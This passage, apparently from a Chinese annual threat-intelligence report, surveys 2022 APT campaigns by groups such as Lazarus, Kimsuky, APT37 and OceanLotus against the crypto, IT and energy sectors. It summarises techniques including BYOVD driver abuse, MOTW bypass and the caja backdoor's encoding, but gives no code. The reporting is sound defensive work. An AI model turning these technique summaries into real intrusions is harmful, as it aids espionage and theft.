Lazarus 组织自 2014 年开始针对全球金融机构、虚拟货币交易所等目标，近年来针对加密货币相关的攻击越发频繁。根据开源情报数据的不完全统计，2022 年 Lazarus 针对区块链行业共发起了 12 次攻击活动。

2022 年 2 月，Google 研究人员披露了与 Lazarus 组织两项长期攻击活动 Operation Dream Job 和 Operation AppleJeus 相关的近期攻击 [28]。其中 Operation AppleJeus 相关的近期攻击涉及加密货币和金融科技行业的八十余名受害者。攻击者通过电子邮件、虚假网站或受感染的合法网站攻击受害者，而这些网站最终将激活 CVE-2022-0609 漏洞利用工具包。

2022 年 8 月，研究人员发现 Lazarus 通过发布虚假的 Coinbase 就职机会诱骗目标用户安装其精心定制的恶意软件，目标平台包括 Windows、macOS[29]。ESET 的研究人员将该活动称为 Operation In(ter)caption。12 月，国外安全厂商 K7 Computing 研究人员发现 Lazarus 组织在该活动的最新攻击案例中利用经过证书签名的恶意软件攻击 macOS 用户 [30]。

与 Lazarus 相比，Kimsuky 组织针对区块链的活动则比较少，主要通过带有加密货币资产、数字钱包服务中心等诱饵内容的 Word 文档进行钓鱼攻击。

(2) 运维、IT

2022 年 11 月，奇安信威胁情报中心观察到海莲花针对运维人员的攻击活动[9]。攻击者利用 CNVD-2022-03672 漏洞攻陷运维人员电脑，从电脑桌面的密码本上窃取了连接服务器 todesk 服务的口令，之后海莲花通过 todesk 远程登录服务器手动拷贝带有木马文件的压缩包，并右键解压执行。

另外，ESET 的研究人员发现 Agrius 攻击者在 2022 年 2 月开始瞄准以色列的人力资源和 IT 咨询公司等目标[31]。研究人员认为 Agrius 攻击者进行了供应链攻击，通过以色列软件开发商部署数据擦除器 Fantasy 以及新的横向移动工具和 Fantasy 执行工具 Sandals。

（四）能源行业

能源乃国家之命脉，世界经济的飞速发展都是建立在对能源的大量需求这个基础之上。在地缘政治冲突爆发、经济暗淡的 2022 年，能源行业也备受 APT 组织关注。

俄乌冲突爆发后，Sandworm 组织曾试图使用 Industroyer2 恶意软件攻击乌克兰一家大型能源供应商[32]，除了 Industroyer2 之外，Sandworm 还使用了多个破坏性恶意软件，包括 CaddyWiper、ORCSHRED、SOLOSHRED 和 AWFULSHRED。

8 月，研究人员发现 Gamaredon 企图破坏北约成员国内的一家大型炼油公司，但未成功[33]。

国外厂商 Cisco Talos 观察到 Lazarus 在 2022 年 2 月至 2022 年 7 月期间针对世界各地的能源供应商，包括总部位于美国、加拿大和日本的能源企业。该活动旨在渗透目标组织，建立长期访问权限，窃取攻击者感兴趣的数据。


此外，中东地区的 Lyceum 组织利用新的 DNS 后门攻击能源部门，该后门允许攻击者远程执行系统命令并在受感染的机器上进行上传或下载数据操作[34]。

相比 2021 年美国石油管道运输巨头 Colonial Pipeline 公司遭受 DarkSide 勒索软件攻击，2022 年攻击者针对能源行业的动机更多在于冲突国的破坏，以及敏感数据窃取。

第三章 地缘下的APT组织、活动和趋势

地域分析是 APT 研究的重要方面。一方面，同一地域范围的 APT 组织和 APT 活动常常出现一些重叠，其可能针对相似的攻击目标或者使用类似的 TTP；另一方面，同一地区发生的很多 APT 活动，都与地缘政治因素密切相关，这对分析 APT 活动的意图和动机很有帮助。

图 3.1 列举了 2022 年全球各地区主要活跃的 APT 组织，全球主要 APT 组织列表也可以参见附录 1。



▲ 图 3.1 2022 年全球 APT 组织分布情况

东亚地区的组织与行动
East Asia

东亚地区一直以来都是世界上人口最稠密的地区之一，有人的地方就有江湖，高级可持续网络威胁亦是如此。据不完全统计，2022 年全年公开披露的东亚地区 APT 组织报告多达 60 多篇，其中又以 Lazarus、Kimsuky 组织尤为活跃，对这两个组织的分析报告占比达到了 80% 以上。表 3.2 列出了东亚地区部分 APT 组织的相关信息。

东亚 APT 组织	攻击能力
Lazarus Group	++
Group 123/ APT37	++
Kimsuky	+
Darkhotel	+++
毒云藤	+
蓝宝菇	+


▲ 表 3.2 2022 年东亚地区活跃 APT 组织

Lazarus 组织，又名 Hidden Cobra、ZINC 等，是东亚地区最活跃的 APT 组织之一，攻击目标遍布全球，涉及经济、政府等多个领域的组织机构。现在业界普遍认为该组织拥有 BlueNoroff 和 Andariel 两个子团伙，其中 BlueNoroff 专注于实施金融网络犯罪，其目标是金融机构和加密货币交易所，而 Andariel 的攻击目标则包括其他国家的政府、基础设施和企业。

2022 年度，Lazarus 组织针对加密货币、金融、能源等行业的活动加剧。在公开披露的活动中，其利用 VMWare 服务器漏洞在企业网络中建立初步立足点，然后部署 VSingle 和 YamaBot 等定制化恶意软件以及 MagicRAT 木马，攻击目标涉及世界各地的能源供应商，包括总部位于美国、加拿大和日本的能源企业。在 Lazarus 针对荷兰和比利时的攻击活动中，研究者首次发现针对戴尔 DBUtil 驱动程序 CVE-2021-21551 漏洞的在野利用，攻击者借助 BYOVD 技术利用上述漏洞进入 Windows 内核，并禁用感染机器上的所有安全防护监控。在对日本金融业攻击时，Lazarus 组织使用虚拟磁盘映像文件打包攻击组件，

绕过微软 MOTW 保护机制。

Kimsuky 组织的攻击针对他国智库、核工业、能源、教育等行业，多次以韩国的政府、国防相关内容作为诱饵发动攻击，受害国家还包括美国、俄罗斯等。Kimsuky 擅长使用社会工程学手段，根据时事热点制作钓鱼邮件发送给受害者，配合下发的恶意软件或者钓鱼网站获取特定数据。在《钓鱼之王——APT-Q-2（Kimsuky）近期以多个话题针对韩国的鱼叉攻击活动分析》[35] 一文中，我们分析了 Kimsuky 组织的鱼叉式钓鱼攻击流程。在《来自 Kimsuky 组织的突刺：多种攻击武器针对韩国的定向猎杀》[36] 一文中，我们则详细阐述了 Kimsuky 组织利用多种类型诱饵文件的攻击过程。



▲ 图 3.3 Kimsuky 组织使用诱饵宏文档的攻击流程

APT37 常通过钓鱼邮件投递初始恶意载荷，或者入侵合法站点后发动水坑攻击。国外安全厂商通过遥测发现 APT37 未曾披露的后门 Dolphin，该后门具有多种间谍功能，包括监控磁盘驱动和便携式设备、窃取感兴趣的文件、键盘记录、截屏以及从浏览器窃取凭据。APT37 还擅于利用 0day/Nday 漏洞，具备一定的漏洞利用能力。在 10 月下旬，APT37 就曾利用 Internet Explorer 浏览器 JScript 引擎中的 0day 漏洞 CVE-2022-41128 对韩国发起攻击，并以当时目标国家的社会热点问题作为诱饵，增加攻击成功率。

由奇安信威胁情报中心于 2019 年披露的东亚 APT 团伙“虎木槿”（内部跟踪代号 APT-Q-11）在 2019-2021 三年间利用了多个浏览器漏洞，使用多种攻击手法对目标进行渗透攻击。在《Operation(호랑이 머리깃발)ShadowTiger: 盘踞在佛岩山上的过林之虎》[37] 一文中我们详细介绍了该组织使用的攻击手法，包括普通鱼叉邮件钓鱼、浏览器 0day 和鱼叉邮件攻击、内网水坑攻击、内网 0day 横向移动。

下表整理了 2022 年度东亚地区 APT 组织的主要攻击活动。

组织名	活动描述	披露时间	披露机构
APT37	“KONNI”通过新版本的恶意软件植入物瞄准俄罗斯外交部门 [38]	2022/1/3	cluster25
APT37	KONNI 不按套路出牌，使用新手法针对俄罗斯方向持续展开攻击 [39]	2022/1/12	微步在线
Lazarus	Lazarus APT 在最新的活动中利用 Windows 更新客户端和 GitHub[40]	2022/1/27	Malwarebytes
Kimsuky	Kimsuky 组织正在使用 xRAT 恶意软件 [41]	2022/2/8	ASEC
Kimsuky	伪装成数字资产钱包服务客户中心的 APT 攻击活动披露 [42]	2022/2/16	ESTsecurity Corp
Darkhotel	DarkHotel 活动更新，针对澳门豪华酒店 [43]	2022/3/17	trellix
Lazarus	应对来自 Lazarus 组织的威胁 [28]	2022/3/24	Google
Kimsuky	使用关于加密货币的 Word 文件的 APT 攻击 [44]	2022/3/25	ASEC
Lazarus	用于传递 Lazarus 木马化的 DeFi 恶意软件应用程序 [45]	2022/3/31	Kaspersky
Lazarus	雪虐风饕：疑似 Lazarus 组织针对韩国企业的攻击活动分析 [46]	2022/4/11	奇安信
Lazarus	Lazarus 瞄准化工行业 [47]	2022/4/14	Symantec
Lazarus	隐藏在投资推介书中的淘金者—APT-C-26（Lazarus）攻击活动分析报告 [23]	2022/4/19	360
Lazarus	Lazarus 组织瞄准区块链公司 [48]	2022/4/20	CISA
Lazarus	Stonefly 组织间谍活动针对高价值目标 [49]	2022/4/27	Symantec
Lazarus	Lazarus 武器库更新：Andariel 近期攻击样本分析 [50]	2022/4/28	奇安信
Lazarus	使用社交媒体和社会工程进行初始访问 [51]	2022/5/5	nccgroup
Lazarus	Lazarus Group 利用 Log4Shell 漏洞 [52]	2022/5/19	ASEC
Kimsuky	Kimsuky 的攻击企图伪装成各种主题的新闻稿 [53]	2022/5/25	ASEC
Kimsuky	伪装成路由器固件安装文件分发 AppleSeed[54]	2022/5/31	ASEC
Kimsuky	鲨鱼的狂欢 APT-C-55 Kimsuky 组织近期 BabyShark 组件披露 [55]	2022/6/7	360
Kimsuky	钓鱼之王 APT-Q-2（Kimsuky）近期以多个话题针对韩国的鱼叉攻击活动分析 [35]	2022/6/17	奇安信
Lazarus	Lazarus 使用的 YamaBot 恶意软件 [56]	2022/7/7	JPCert
Lazarus	APT-C-26（Lazarus）组织伪造电商组件攻击活动分析报告 [57]	2022/7/15	360

▲ 表 3.4 2022 年东亚地区 APT 组织热点攻击活动 *1

组织名	活动描述	披露时间	披露机构
APT37	观察到 APT37 新的攻击活动 [58]	2022/7/20	Securonix
虎木槿 (APT-Q-11)	Operation(호랑이머리깃발)ShadowTiger：盘踞在佛岩山上的过林之虎 [37]	2022/7/21	奇安信
Lazarus	Andariel 部署 DTrack 和 Maui 勒索软件 [60]	2022/8/9	Kaspersky
Lazarus	加密货币收割机：Lazarus APT 组织近期不断攻击加密货币行业 [61]	2022/8/17	安恒
Kimsuky	Kimsuky 近期攻击活动披露 [62]	2022/8/25	Kaspersky
Kimsuky	Kimsuky 针对俄罗斯外交部攻击 [63]	2022/8/26	ESTsecurity
Lazarus	MagicRAT：Lazarus 最新远程访问木马分析 [64]	2022/9/7	Cisco
Lazarus	Lazarus 瞄准能源供应商 [65]	2022/9/8	Cisco
Kimsuky	来自 Kimsuky 组织的突刺：多种攻击武器针对韩国的定向猎杀 [36]	2022/9/14	奇安信
伪猎者 (APT-Q-12)	伪猎者 APT 组织对韩定向攻击：瞄准基金会代表和平昌和平论坛政界人士 [66]	2022/9/14	微步在线
Lazarus	Lazarus Group 使用 BYOVD 进行 Rootkit 攻击分析报告 [19]	2022/9/22	ASEC
Lazarus	Lazarus 在荷兰和比利时以亚马逊为主题的攻击活动 [67]	2022/9/30	ESET
Kimsuky	Kimsuky 组织针对 Android 设备的新恶意软件 [8]	2022/10/24	S2W
Lazarus	Lazarus 组织使用 BYOVD 技术禁用反恶意软件程序的攻击案例分析 [68]	2022/10/31	ASEC
Lazarus	求职陷阱：Lazarus 组织以日本瑞穗银行等招聘信息为诱饵的攻击活动分析 [69]	2022/11/29	奇安信
Kimsuky	Kimsuky 组织借助 IBM 公司产品投递 BabyShark 恶意软件 [70]	2022/11/29	360
APT37	认识 ScarCruft 的 Dolphin 后门 [71]	2022/11/30	ESET
Lazarus	₿uyer ₿eware：充当 AppleJeus 恶意软件前线的虚假加密货币应用程序 [72]	2022/12/1	Volexity
APT37	APT37 利用 Internet Explorer 0-day[73]	2022/12/7	Google
Lazarus	Lazarus 组织利用经证书签名的恶意软件攻击 macOS 用户 [10]	2022/12/20	K7 Computing
Lazarus	Lazarus 组织针对加密货币和 NFT 用户开展大规模钓鱼活动 [74]	2022/12/24	SlowMist
Lazarus	BlueNoroff 组织使用绕过 Windows MotW 保护的新方法 [22]	2022/12/27	Kaspersky
Kimsuky	SharpTongue 部署邮件窃取浏览器扩展“SHARPEXT” [59]	2022/7/28	volexity

▲ 表 3.4 2022 年东亚地区 APT 组织热点攻击活动 *2

东南亚地区的组织与行动
Southeast Asia

东南亚地区最为活跃的 APT 组织仍是海莲花，该组织在 2022 年对我国国内目标频繁发起攻击。近年来海莲花组织不断改进攻击手法，比如在攻击活动中结合开源工具，渗透时利用特定软件产品的 0day 漏洞。此外，我们和友商还发现了该组织针对 Linux 平台的更多攻击武器。

奇安信威胁情报中心

组织名	最早活动时间	公开披露时间	组织简介
海莲花	2012	2015	海莲花组织是由奇安信威胁情报中心最早披露并命名的一个 APT 组织，其自 2012 年 4 月起，该组织针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。 海莲花组织的攻击目标包括中国和东南亚地区多国，覆盖政府机构、科研院所、媒体、企业等诸多领域。

▲ 表 3.5 2022 年东南亚地区活跃 APT 组织

从 2021 年开始，海莲花组织被发现对国内外的路由器、摄像头等 IoT 设备进行攻击，入侵成功后植入 tinyPortMapper、GOST（GO Simple Tunnel）等开源转发工具，将攻陷的 IoT 设备作为 C2 服务器的流量跳板。与 IoT 设备建立连接后，攻击者会尝试上传 BusyBox 或 Dropbear，便于攻击者进一步渗透，此外也会植入针对 Linux 平台的木马进行长期控制 [83,9]。

海莲花组织如今会在攻击活动中结合各式各样的开源免杀 Loader 加载后门从而绕过杀软查杀。所用的 Nim 语言编写的加载器就是结合了 NimPackt-v1 与 Shellycoat 两个 Github 开源项目的产物 [80]。该组织使用过的开源 Loader 还包括 Shhhloader 和 Mortar Loader[9]。

在渗透攻击和横向移动过程中，海莲花组织具备漏洞利用的能力，包括对特定产品的 0day 漏洞利用。该组织首先借助 Nday 漏洞撒网式入侵境内的网络站点，取得权限后从中筛选出高价值目标继续渗透，并将其他攻陷的网站用作后续攻击活动的跳板或代理。在过往攻击活动中该组织使用过的 0day 漏洞包括 [9]：


- 针对某终端管理软件的命令执行漏洞，海莲花组织利用此漏洞在内网中进行漫游，对装有某终端管理软件的机器执行任意命令；

- 针对某终端管理系统服务端 web 管理页面的命令执行漏洞；

- 针对某杀毒软件服务端的远程命令执行漏洞，海莲花组织使用该漏洞入侵杀软服务器端，并向服务端管理下的所有机器下发木马。

2022 年海莲花组织针对 Linux 平台的攻击武器更多地展现在世人面前，上半年 Buni 后门曝光，11 月奇安信披露的海莲花组织适应多体系架构的 Linux 木马 caja[9] 与 2018 年被 Avast 曝光的 Torii 僵尸网络木马高度相似 [83]。

Caja 木马用到的关键字符串全部用硬编码的固定 Key 值进行 XOR 编码处理，在运行中动态解码后再使用。而网络流量加密则结合了 AES 加密算法和随机 XOR 编码两种方式。该后门执行流程如下所示。



▲ 图 3.6 caja 的整体执行流程


Caja 同样采用了进程伪装的手法，调用 prctl 函数将进程名称修改为随机字符串。C2 服务器地址通过固定的 Key 值 0xFFABFACB 经 XOR 循环解码得到。后门与 C2 服务器通信时，会生成随机 AES 密钥，再用该密钥加密通信数据。

奇安信威胁情报中心整理了 2022 年度东南亚地区 APT 组织的主要攻击活动如下表所示。

▲ 表 3.7 2022 年东南亚地区 APT 组织热点攻击活动

南亚地区的组织与行动
South Asia

根据 2022 年公开报告整理结果，活跃于南亚地区的 APT 组织依然是该地区的几个老牌 APT 组织，即透明部落、蔓灵花、Sidewinder 和摩诃草。此外，我们发现了该地区一个新的 APT 组织——金刚象（VajraEleph）。表 3.8 为 2022 年南亚地区活跃的 APT 组织简介。



南亚 APT 组织	攻击能力
摩诃草	++
蔓灵花 / BITTER	+
肚脑虫 / Donot Team	+
响尾蛇 / SideWinder	++
魔罗杪	+

2013

摩诃草

最早活动时间：2009
公开披露时间：2013

主要针对中国、巴基斯坦等亚洲地区国家，以政府、军事、电力、工业、外交和经济等领域为主窃取敏感信息。具备 Windows、Android、macOS 三平台攻击能力。奇安信内部跟踪编号为 APT-Q-36

2016

蔓灵花

最早活动时间：2013
公开披露时间：2016

主要针对巴基斯坦、中国两国，其攻击目标为政府部门、电力、军工业相关单位，意图窃取敏感资料，并与摩诃草、魔罗杪存在关联。奇安信内部跟踪编号为 APT-Q-37

2016

Transparent Tribe

最早活动时间：2012
公开披露时间：2016

主要针对印度政府、军队或相关组织，以及巴基斯坦的激进分子和民间社会，利用社会工程学进行鱼叉攻击，同时也会在移动端发起攻击

2017

肚脑虫

最早活动时间：2016
公开披露时间：2017

主要针对巴基斯坦、中国、斯里兰卡等南亚地区国家，对政府机构、国防军事部门以及商务领域重要人士实施网络间谍活动。主要使用 yty 和 EHDevel 两套恶意框架。奇安信内部跟踪编号为 APT-Q-38

2018

Sidewinder

最早活动时间：2012
公开披露时间：2018

主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，旨在窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息。常使用已知漏洞 (CVE-2017-11882) 开展攻击活动。奇安信内部跟踪编号为 APT-Q-39

2020

SideCopy

最早活动时间：2019
公开披露时间：2020

主要针对印度、巴基斯坦和阿富汗，以政府、国防、军事等相关组织人员为目标进行网络间谍活动。因其攻击手法主要复制 Sidewinder 及其他 APT 组织的 TTP 而得名

2021

摩耶象

最早活动时间：2017
公开披露时间：2021

该组织以使用动态域名进行钓鱼著称，其与蔓灵花、魔罗杪等组织存在网络资产共享的情况。善于利用鱼叉邮件针对中国、尼泊尔、巴基斯坦进行钓鱼攻击，极少投递木马，整体水平较弱。

2022

VajraEleph

最早活动时间：2021
公开披露时间：2022

该 APT 组织最早的攻击活动可以追溯到 2021 年 6 月。疑似来自南亚，主要针对巴基斯坦军方展开了有组织、有计划、针对性的军事间谍情报活动。其攻击目标主要为巴基斯坦国家的边防军（FC）和特种部队（SSG），尤其是俾路支省边防军（FC BLN），此外还包含少量的联邦调查局（FIA）和警察（Police）。奇安信内部跟踪编号为 APT-Q-43

▲ 表 3.8 2022 年南亚地区活跃 APT 组织


从 2022 年全年的公开报告所披露的活动来看，南亚地区各 APT 组织活跃度较往年并未出现太大波动，其中蔓灵花、响尾蛇、摩诃草以及透明部落一直处于高度活跃的状态。

2022 年 6 月，奇安信威胁情报中心捕获到蔓灵花 APT 组织模仿军贸客户（孟加拉海军）以维修船体声纳和推销反无人机系统为诱饵主题的针对军工行业的攻击活动 [102]。攻击者通过诱导受害者下载钓鱼邮件的恶意附件从而植入后续木马。蔓灵花组织此次使用的攻击链与 2021 年 5 月份所披露的基于 .NET 远控木马执行命令或者下发插件的攻击链高度一致，并且相关模块的免杀处理没有明显改进。

透明部落组织在 2022 年仍是南亚地区活跃程度最高的 APT 组织，该组织以印度政府、军队、外交部门等组织机构为主要攻击目标。2022 年 4 月，奇安信威胁情报中心披露透明部落组织利用走私情报相关诱饵针对印度的攻击活动 [96]。此次攻击活动中，透明部落组织采取了和之前活动相似的攻击链——利用携带恶意宏的诱饵文档释放 .NET 恶意软件。

摩诃草组织在 2022 年发起了多起针对巴基斯坦政府部门、国防机构等目标的攻击活动。2022 年 5 月，奇安信威胁情报中心披露了摩诃草组织相关攻击活动 [101]，所用的 BADNEWS 木马携带了被窃取的签名“5Y TECHNOLOGY LIMITED”。截至 10 月底，摩诃草组织仍在使用该签名对攻击组件进行伪装。期间，该组织使用多种不同的感染方式对目标进行攻击，例如在入侵了某个使用 WordPress 管理系统的网站后，将 BADNEWS 变种木马挂载于网站上。

金刚象（VajraEleph）是我们在 2022 年新发现的一个对 Android 平台进行攻击的 APT 组织，该组织疑似具有南亚背景，主要针对巴基斯坦军方展开间谍情报活动 [2]。自 2021 年 6 月起，金刚象组织针对巴基斯坦军方展开了有组织、有计划、针对性的军事间谍情报活动。在为期 9 个月的攻击活动中，受害者包括巴基斯坦国家边防军、特种部队、联邦调查局以及警察在内的数十名人员。



▲ 图 3.9 巴基斯坦边防军（FC，Frontier Corps）人员被窃照片

